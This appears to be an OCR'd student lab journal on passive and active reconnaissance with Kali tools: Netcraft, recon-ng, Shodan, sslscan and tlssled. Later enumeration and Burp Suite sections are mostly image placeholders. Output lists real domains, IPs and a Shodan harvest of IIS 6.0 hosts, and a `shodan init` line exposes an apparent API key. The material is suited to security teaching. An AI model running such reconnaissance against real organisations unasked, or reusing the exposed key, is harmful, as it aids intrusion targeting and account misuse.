The Netcraft toolbar (http://toolbar.netcraft.com) is another free security toolbar that can be added to IE and Firefox browsers. The toolbar provides both positive and negative warnings, as mentioned earlier. Once the toolbar detects a phishing site, it provides the user with a positive warning that the visited site is spoofed. If the user ignores the message, the toolbar displays statistics about the phishing site, including the month and year the site was established, the rank of the site, a link to provide a report about the site, the country where the site is hosted, and the hosting company. On the other hand, if a legitimate site is detected, the toolbar provides the user with the same previous statistics; however, this time with confirmative information about the legitimacy of the site—for instance, negative statistics (see below). Therefore, if for any reason the toolbar did not detect the phishing site, the user would be able to detect the attack just by looking at the statistics. We can also see the website itself, the Domain, the IP address, and Domain registrar, which is the company who registered the domain for mu.ac.in:












Scrolling down to Web Trackers, it will show us the third-party applications used on our target. This could also help us to find and gain access to the target computer as shown in the following screenshot:





D. RECON-NG TOOL:-

Recon-ng is free and open source tool available on GitHub. Recon-ng is based upon Open Source Intelligence (OSINT), the easiest and useful tool for reconnaissance. Recon-ng interface is very similar to Metasploit 1 and Metasploit. Recon-ng provides a command-line interface that you can run on Kali Linux. This tool can be used to get information about our target(domain). The interactive console provides a number of helpful features, such as command completion and contextual help. Recon-ng is a Web Reconnaissance tool written in Python. It has so many modules, database interaction, built-in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted, and we can gather all information









```
[!] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
recon-ng][yaseera][viewdns_reverse_whois] > options set source mu.ac.in
URCE ⇒ mu.ac.in
recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][yaseera][viewdns_reverse_whois] > options set source mu.ac.in
SOURCE ⇒ mu.ac.in
[recon-ng][yaseera][viewdns_reverse_whois] > info

      Name: Viewdns Reverse Whois Domain Harvester
    Author: Gaetan Ferry (@_mabote_) from @synacktiv
   Version: 1.1

Description:
  Harvests domain names belonging to a company by using the viewdns.info free reverse whois tool.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  mu.ac.in       yes       source of input (see 'info' for details)

Source Options:
  default       SELECT DISTINCT company FROM companies WHERE company IS NOT NULL
  <string>      string representing a single input
  <path>        path to a file containing a list of inputs
  query <sql>   database query returning one column of inputs

Comments:
  * Does not support company names < 6 characters

[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > input

  +-----------------+
  | Module Inputs   |
  +-----------------+
  | mu.ac.in        |
  +-----------------+

[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > run

MU.AC.IN
--------
[*] Domain: idoluom.org
[*] Notes: None
[*] ------------------------------------------------------------
[*] Domain: mu.ac.in
[*] Notes: None
[*] ------------------------------------------------------------
[*] Domain: udituom.in
[*] Notes: None
[*] ------------------------------------------------------------

SUMMARY
-------
[*] 3 total (3 new) domains found.
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/lanmaster53/recon-ng.git
fatal: destination path 'recon-ng' already exists and is not an empty directory.

┌──(root㉿kali)-[~]
└─# ls
amit.txt     exam.txt   Infoga                  n1.txt                 security
buffer1.cpp  f1         L                       navneet                shell.exe
buffer.cpp   f1.txt     microsoft-data.json.gz  new.out                string.cpp
demo.txt     f2.txt     msc.txt                 newoutpot.out          txt
e1.txt       file1.txt  msc.txt.gpg             Probable-Wordlists.git vikas
eg.txt       file2.txt  mu_logins.txt           recon-ng               vikas.txt
e.sh         file.txt   myoutput                sam.txt                yaseera.txt
```

```
┌──(root㉿kali)-[~]
└─# cd recon-ng

┌──(root㉿kali)-[~/recon-ng]
└─# ls
docker-compose.yml  LICENSE     recon      recon-ng   REQUIREMENTS
Dockerfile          README.md   recon-cli  recon-web  VERSION

┌──(root㉿kali)-[~/recon-ng]
└─# ./recon-ng
```

```
recon-ng][default] > workspaces create navneet
```

```
[recon-ng][default] > workspaces list

  +-----------------------------------------+
  | Workspaces |        Modified            |
  +-----------------------------------------+
  | default    | 2022-11-21 11:48:56 |
  | navneet    | 2022-12-03 22:12:20 |
  | yaseera    | 2022-11-21 11:57:54 |
  +-----------------------------------------+
```

```
[recon-ng][default] > workspaces load navneet
[recon-ng][navneet] >
```

```
[recon-ng][navneet] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules...
[recon-ng][navneet] > modules load hackertarget
[recon-ng][navneet][hackertarget] > show options
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|po
rts|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][navneet][hackertarget] > show options
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|p
rts|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][navneet][hackertarget] > options set SOURCE tesla.com
SOURCE ⇒ tesla.com
[recon-ng][navneet][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the
  results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  tesla.com      yes       source of input (see 'info' for details)
```


```
[recon-ng][navneet][hackertarget] > input

  +---------------+
  | Module Inputs |
  +---------------+
  | tesla.com     |
  +---------------+
```

```
[recon-ng][navneet][hackertarget] > run

TESLA.COM

[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 184.30.18.203
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------------------
[*] Country: None
[*] Host: o7.ptr6980.tesla.com
[*] Ip_Address: 149.72.144.42
```

```
[recon-ng][navneet][hackertarget] > show hosts

+-------------------------------------------------------------------------------------------------------------------------------+
| rowid | host                  | ip_address    | region | country | latitude | longitude | notes | module      |
+-------------------------------------------------------------------------------------------------------------------------------+
| 1     | tesla.com             | 184.30.18.203 |        |         |          |           |       | hackertarget |
| 2     | o7.ptr6980.tesla.com  | 149.72.144.42 |        |         |          |           |       | hackertarget |
+-------------------------------------------------------------------------------------------------------------------------------+
```

```
+-------------------------------------------------------------------------------------------------------------------------------+
| 1     | tesla.com             | 184.30.18.203 |        |         |          |           |       | hackertarget |
| 2     | o7.ptr6980.tesla.com  | 149.72.144.42 |        |         |          |           |       | hackertarget |
| 3     | vpn1.tesla.com        | 8.45.124.215  |        |         |          |           |       | hackertarget |
| 4     | apacvpn1.tesla.com    | 8.244.131.215 |        |         |          |           |       | hackertarget |
| 5     | cnvpn1.tesla.com      | 114.141.176.215 |      |         |          |           |       | hackertarget |
| 6     | vpn2.tesla.com        | 8.47.24.215   |        |         |          |           |       | hackertarget |
| 7     | model3.tesla.com      | 205.234.27.221 |       |         |          |           |       | hackertarget |
| 8     | o3.ptr1444.tesla.com  | 149.72.152.236 |       |         |          |           |       | hackertarget |
| 9     | o2.ptr556.tesla.com   | 149.72.134.64 |        |         |          |           |       | hackertarget |
```

E. SHODAN




```
┌──(root㉿kali)-[~]
└─# pip install shodan
Requirement already satisfied: shodan in /usr/lib/python3/dist-packages
WARNING: Running pip as the 'root' user can result in broken permissions
he system package manager. It is recommended to use a virtual environmen
```

```
┌──(root㉿kali)-[~]
└─# shodan init        yHHhp0Tn6Dbm8pJdSbortdGUqXVlLqkt
Successfully initialized

┌──(root㉿kali)-[~]
└─#
```

```
version     Print version of this tool.

┌──(root㉿kali)-[~]
└─# shodan myip
203.192.213.68

┌──(root㉿kali)-[~]
```

```
┌──(root㉿kali)-[~]
└─# shodan alert
Usage: shodan alert [OPTIONS] COMMAND [ARGS]...

  Manage the network alerts for your account

Options:
  -h, --help  Show this message and exit.

Commands:
  clear     Remove all alerts
  create    Create a network alert to monitor an external network
  disable   Disable a trigger for the alert
  domain    Create a network alert based on a domain name
  download  Download all information for monitored networks/ IPs.
  enable    Enable a trigger for the alert
  export    Export the configuration of monitored networks/ IPs to be ...
  import    Export the configuration of monitored networks/ IPs to be ...
  info      Show information about a specific alert
  list      List all the active alerts
```

```
┌──(root㉿kali)-[~]
└─# shodan count port:22
22218348

┌──(root㉿kali)-[~]
```

```
┌──(root㉿kali)-[~]
└─# shodan count port:22 country:IN
497450

┌──(root㉿kali)-[~]
└─# shodan count port:22 country:US
7338240

┌──(root㉿kali)-[~]
└─# shodan count apache
22393640

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# shodan stats --facets port net:198.20/16
Top 0 Results for Facet: port
```

```
(root㉿kali)-[~]
# shodan host 189.201.128.250
189.201.128.250
Hostnames:              ptr.reditmx.com
City:                   Mexico City
Country:                Mexico
Organization:           ATC HOLDING FIBRA MEXICO, S. DE R.L. DE C.V.
Updated:                2022-11-21T04:33:41.962492
Number of open ports:   2

Ports:
    123/udp ntpd (4)
    161/udp ciscoSystems

(root㉿kali)-[~]
#
```

```
(root㉿kali)-[~]
# shodan download microsoft-data microsoft iis 6.0
Search query:                   microsoft iis 6.0
Total number of results:        549679
Query credits left:             0
Output file:                    microsoft-data.json.gz
  [###------------------------------------]   10%  01:00:37
```

```
(root㉿kali)-[~]
# shodan parse --fields ip_str,port,org --separator , microsoft-data.json.gz
116.6.84.77,992,CHINANET Guangdong province network
147.255.193.85,80,LeaseWeb USA, Inc. Los Angeles
223.7.231.208,80,Aliyun Computing Co., LTD
167.6.247.32,80,Navistar International
14.100.156.187,8081,Google LLC
223.6.19.83,80,Aliyun Computing Co., LTD
209.45.77.33,80,Red Cientifica Peruana
67.55.221.112,80,NA Tel
45.56.108.239,80,Linode
194.153.131.110,80,
223.6.175.100,80,Aliyun Computing Co., LTD
72.18.136.57,80,Handy Networks, LLC
194.153.131.68,80,
223.6.177.195,80,Aliyun Computing Co., LTD
66.242.133.175,80,Host Depot, Inc.
223.6.178.121,80,Aliyun Computing Co., LTD
223.6.131.179,80,Aliyun Computing Co., LTD
```

```
Saved 100 results into file microsoft-data.json.gz

(root㉿kali)-[~]
# shodan search --fields ip_str,port,org,hostnames microsoft iis 6.0
```


```
146.148.129.186 80      GCHAO LLC
103.79.0.13     8081    LiaoHe Oilfield Telecommunication Company
223.6.127.5     80      Aliyun Computing Co., LTD
223.7.215.235   80      Aliyun Computing Co., LTD
218.181.160.14  8080    Korean Education Network
129.226.36.183  8022
80.91.49.98     80      Sfera Networks s.r.l.   win2k2.sfera.net
122.114.13.213  80      Zhengzhou GIANT Computer Network Technology Co., Ltd
202.83.247.194  80      Cyberport HongKong
223.6.18.32     80      Aliyun Computing Co., LTD
76.12.68.41     80      HostMySite      northwestofficials.com
223.6.129.210   80      Aliyun Computing Co., LTD
74.175.103.75   80      WORLDATA
194.153.131.122 80      www.basicpromotion.com;www.tollfree.it;www.mrkilo.it;iscentofclean.it;www.rivolozione.org;www.spider
e-ditare.com;www.skarpona.com;www.mrkilo.com;bizjettingnofrills.com;www.scabox.it;www.basicscuba.net;www.modanail.it;virtualclerck
spa-nains.com;basicgym.com;www.likevnw.flights;www.enciclopedia.it;www.basictelecom.com;www.controlziendustica.com;www.kappaindia
.org;www.kappaswitzerland.com;www.basicworld.biz;www.moonstones.it;www.ipse-dixit.com;www.fantahouse.net;www.generazioneinnovimento
an.uk;www.basicenergia.net;www.andreaslorenzi.com;cerebellum.biz;www.e-ditare.net;supergs.ee;www.basicairlines.com;scabox.it;www.fa
;www.basictravels.com;www.chinesenanny.com;www.kappasuisse.com;www.calaccia.it;www.basicretasia.com;www.kwaybrasil.com.br;www.peop
com;www.harddiskcafe.it;boglione.xyz;cerebelluminside.com;www.e-diting.com;www.virtualwarehouse.net;www.kappabrazil.com;www.kappa
```


F. SSL SERVER TEST USING SSLSCAN and tlssled


```
(root㉿kali)-[~]
# sslscan www.ethicalhackingblog.com
Version: 2.0.15-static
OpenSSL 1.1.1q-dev  xx XXX xxxx

Connected to 104.26.4.233

Testing SSL server www.ethicalhackingblog.com on port 443 using SNI name www.ethicalhackingblog.com

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   enabled

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported
```


```
(root㉿kali)-[~]
# tlssled www.ethicalhackingblog.com 443

TLSSLed - (1.3) based on sslscan and openssl
          by Raul Siles (www.taddong.com)

openssl version: OpenSSL 3.0.7 1 Nov 2022 (Library: OpenSSL 3.0.7 1 Nov 2022)
```


PRACTICAL 4 INFORMATION GATHERING FRAMEWORK MALTEGO(OSINT TOOL)












PRACTICAL 5 ACTIVE INFORMATION GATHERING


1. Dns enumeration



2. Port scanning

a. Port scan a host


b. Get service and version




c. Tcp syn port scanning

d. Scanning specific port


e. Scanning port number 22,23 and 100 to 150




f. Verbose option scan




Nping :- tcp probe for specific port scanning




Port scanning using pnscan




Smb enumeration



Smb share enumeration





Smb version detection



Smb sid user enumeration

Smb user enumeration






SMB Enumeration: Enum4Linux

Enum4linux is a tool that is designed to detecting and extracting data or enumerate from Windows and Linux operating systems, including SMB hosts those are on a network. Enum4linux is can discover the following:


- ☆ Domain and group membership
- ☆ User listings
- ☆ Shares on a device (drives and folders)
- ☆ Password policies on a target
- ☆ The operating system of a remote target


We start to normal scan using enum4linux. It extracts the RID Range, Usernames, Workgroup, Nbtstat Information, Sessions, SID Information, OS Information.




At last, we have the Share Enumeration which had the guest share that we enumerated earlier. Then we see that it tried to enumerate inside the print share and IPC but was restricted. Then we have the Password Policy Information regarding the users on the system. It enumerates if the password was changed recently or if it has never been changed. It also tells us the complexity and other stuff regarding users and the operating system of the target system.

Nfs enumeration










PRACTICAL 6 WEB APPLICATION ASSESSMENT TOOL


A. Burpsuite


B. Setup proxy listener



















